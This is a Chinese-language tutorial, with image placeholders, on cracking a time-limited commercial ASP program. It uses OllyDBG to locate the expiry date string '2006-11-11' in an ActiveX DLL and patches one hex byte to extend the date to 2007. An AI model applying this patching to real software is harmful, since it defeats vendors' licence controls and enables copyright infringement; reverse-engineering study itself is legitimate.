


图2




图3

很自然的，我就想到了使用破解的方法来突破限制使用这套Asp的源代码。由于以前没有见过有朋友发表过类似使用破解桌面软件的方法来破解Asp程序，因此将这个过程写下来，与X的读者朋友分享。

Asp代码本身是没有加密方法的，所有代码都是以明文存放的，这样代码本身就及其不安全（Php也是类似的，但是有一个软件叫做Zend，可以用来加密Php代码，同时在服务器上安装Zend的解密程序，就可以正常运行加密了的Php代码了，目前只有很少数人掌握了Zend的解密方法）。

返回我们的正题，由于Asp代码的这种不安全特性，辛苦写出的代码往往被人随意盗用。当然这对于需要学习的人来说并无可厚非，但是如果是商业代码，则牵涉到商业版权的问题了，于是有人开始使用一个技巧。因为Asp可以调用Window的ActiveX组件，因此很多人就将核心的业务逻辑代码封装到ActiveX组件中。由于这样的组件是已经编译了的Dll文件，人们就无法看到其内容了，当然也就无法随意修改，因此就出现了本文开始时，具有时间限制的程序。

Dll的封装让我想到了传统软件的破解方法，使用OllyDBG破解工具。首先打开OllyDBG，我这里使用的是汉化全插件版，打开




图4




图6

Dll 文件，如图2。

我们可以设想，过期日期的字符串应当保存在此 Dll 文件中。因此打开OD菜单中的“插件”中的“超级字串参考”插件，选择“查找Unicode”，这时就打开了超级字串参考窗口，如图3。

不难看到，在这里有很多Asp的源代码，那么，如何快速的找到过期的日期呢？不妨再设想下，过期日期可能是2006年（或附近的时间段），按Ctrl+F键，打开查找窗口，键入“2006”，点击搜索，可以看到，字串定位到了最后的部分，此处赫然写着“2006-11-11”，这里应当就是过期的日期了，如图4。

双击此字符串，转到主窗口中相应的汇编代码处。在该行汇编代码处点击右键，选择“数据窗口中跟随”->“立即数”，此时在下部的Hex数据窗口将显示当前代码的16禁制数值，如图5。

这时将2006中数字6选中，按下小键盘上的数字键会弹出一个对话框，将6所对应的HEX数据36更改为37，即将过期日期改为2007年，然后右键点击主窗口，选择“复制到可执行文件”->“所有修改”，保存这个文件，即可。

